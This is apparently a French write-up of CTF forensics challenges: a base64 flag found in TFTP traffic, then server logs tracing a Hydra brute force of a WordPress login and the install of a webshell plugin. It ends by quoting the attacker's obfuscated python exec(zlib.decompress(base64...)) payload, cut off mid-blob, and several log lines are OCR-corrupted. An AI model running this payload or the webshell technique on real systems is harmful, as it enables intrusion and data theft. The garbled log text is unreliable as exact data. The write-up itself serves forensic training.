
Forensics




By 0xECE

Baby Forensics




Pour ce chall on a un capture réseau. La plus part du temps dans ce genre de chall surtout considéré comme "baby" on cherche une élément caché en format base64 on va regarder si on trouve ça :



Dans cette capture il n'y a que du TFTP comme protocole.

Si on suit n'importe quel packet TFTP on obtient ça :




Tiens Tiens Tiens on a un élément en base64 : SEFDS0RBWXsxTjUxZGVfN0hlX25FdFdPckt9

Décodons le :

On a le flag:

HACKDAY{1N51de_7He_nEtWOrK}

All that data???



Dans ce challenge on a les logs d'un server qui c'est fait attaqué. On doit identifier :

- IP attaquant
- méthode attaque

plugin installé

Pour trouver tout ça on a pas vraiment besoin du error.log ce qu'il nous faut c'est les acces log du server :

```
| "GET /randomfile1 HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /frand2 HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.bash_history HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.bash_c HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.cache HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.cox HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.cvs HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.cvsignore HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.forward HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.fistory HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.history HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.hta_HTTP/1.1" 403 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.htaccess HTTP/1.1" 403 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.htaccess HTTP/1.1" 403 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.htpasswd HTTP/1.1" 403 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.htpasswd HTTP/1.1" 403 436 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.listing HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.htpasswd HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.passwd HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.passwd HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.passwd HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.passwd HTTP/1.1" 404 433 "-" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)" | "GET /.subversion HTTP/1.1
                                                                                     [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
  10.0.3.250
                                                                                  [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
10.0.3.250
10.0.3.250
  10.0.3.250
  10.0.3.250
                                                                                   [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
 10.0.3.250
10.0.3.250
  10.0.3.250
                                                                                   [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
10.0.3.250
10.0.3.250
 10.0.3.250
                                                                                   [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
  10.0.3.250
  10.0.3.250
                                                                                     [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
  10.0.3.250
10.0.3.250
10.0.3.250
                                                                                     [04/May/2023:10:34:50 +0200]
[04/May/2023:10:34:50 +0200]
                                                                                      [04/May/2023:10:34:51 +0200]
  10.0.3.250
                                                                                     [04/May/2023:10:34:51 +0200]
                                                                                     [04/May/2023:10:34:51 +0200]
                                                                                     [04/May/2023:10:34:51 +0200]
[04/May/2023:10:34:51 +0200]
  10.0.3.250
```

Dans notre cas c'est plutôt facile il n'y a qu'une seule IP qui a interrogé le server (donc forcément l'attaquant) dans notre cas : 10.0.3.250

Ensuite si on descend un peu dans le fichier on voit ceci :

```
"POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250
                [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250
                [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
               [04/May/2023:10:38:09 +02<u>0</u>0]
10.0.3.250 -
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                              "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
               [04/May/2023:10:38:09 +0200]
10.0.3.250 - -
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250
               [04/May/2023:10:38:09 +0200
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250
                [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-"
                                                                                        "Mozilla/5.0 (Hydra)
10.0.3.250 -
                [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-"
10.0.3.250
               [04/May/2023:10:38:09 +0200]
                                                                                        "Mozilla/5.0 (Hydra)"
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-"
                                                                                        "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                              "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 -
                [04/May/2023:10:38:09 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 - -
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-"
10.0.3.250
               [04/May/2023:10:38:09 +0200
                                                                                        "Mozilla/5.0 (Hydra)"
               [04/May/2023:10:38:09 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:10 +0200]
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 -
               [04/May/2023:10:38:10 +0200]
                                              "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
10.0.3.250
               [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
               [04/May/2023:10:38:10 +0200]
10.0.3.250 -
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 - -
               [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 -
               [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)
10.0.3.250 -
               [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
               [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250 -
                [04/May/2023:10:38:10 +0200]
                                                                            200 5868 "-" "Mozilla/5.0 (Hydra)'
                                             "POST /wp-login.php HTTP/1.0"
10.0.3.250
                [04/May/2023:10:38:10 +0200]
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
               [04/May/2023:10:38:10 +0200]
10.0.3.250
                                             "GET /wp-login.php HTTP/1.0" 200 5463 "-" "Mozilla/5.0 (Hydra)
               [04/May/2023:10:38:10 +0200]
10.0.3.250
                                             "POST /wp-login.php HTTP/1.0" 200 5868 "-" "Mozilla/5.0 (Hydra)"
10.0.3.250
               [04/May/2023:10:38:10 +0200]
```


On voit qu'il a bruteforcé le formulaire login du site WordPress en utilisant Hydra

```
10.0.3.220 - [04/Msy/2023:10:38:39 40200] "POST /wp-admin/phrTP/1.1" 302 1110 "http://10.0.3.253/wp-login.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:38:40 40200] "GET /wp-admin/plugins.php HTTP/1.1" 200 18576 "http://10.0.3.253/wp-admin/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:38:44 40200] "GET /wp-admin/plugins.php HTTP/1.1" 200 15013 "http://10.0.3.253/wp-admin/plugins.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:38:44 40200] "GET /wp-admin/plugins.php?action=upload-plugin HTTP/1.1" 200 5004 "http://10.0.3.253/wp-admin/plugins.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:38:04 40200] "GET /wp-admin/plugins.php?action=upload-plugin HTTP/1.1" 200 5004 "http://10.0.3.253/wp-admin/plugins.install.php" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:38:04 40200] "GET /wp-admin/plugins.php?action=activate&plugin=wp_webshell%2Fwp_webshell.php&_wpnonce=83aeee5a35 HTTP/1.1" 302 497 "http://10.0.3.253/wp-admin/update.php?action=upload-plugin" "Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/112.0"
10.0.3.250 - [04/Msy/2023:10:39:31 40200] "GET /wp-admin/admin-ajax.php HTTP/1.1" 200 574 "http://10.0.3.253/wp-admin/plugins.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.php?plugin_s.
```

On voit que son bruteforce a fonctionné et qu'il c'est connecté sur la page admin wordpress et il y a installé un plugin nommé : wp webshell

On peut donc constituer le flag suivant :

Can't you read that???



Ce challenge est la suite du précédant il faut pouvoir extraire les informations suivante en se basant sur les commande qu'il a passé avec son plugin webshell :

- encryption_iv
- encryption key
- IP
- PORT
- data_destination_path
- data source path

encrypted file extension

Bon déjà ça parle d'encryption IV et de Key donc ça sans de l'AES.


voici la commande que l'attaquant a passé :

10.0 - 2.59 - [01/Phy/2023.13-43:106 - 4200] "GET /wp-content/plugins/wp_webshell.php?action-exc&cded=python3+-cx22import%201lb20;%20import%20impor

/wp-content/plugins/wp_webshell/wp_webshell.php?action=exec&cmd=python3+c+%22import%20zlib%20;%20import%20base64%20;%20exec(zlib.decompress(base64.b64decod e(%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 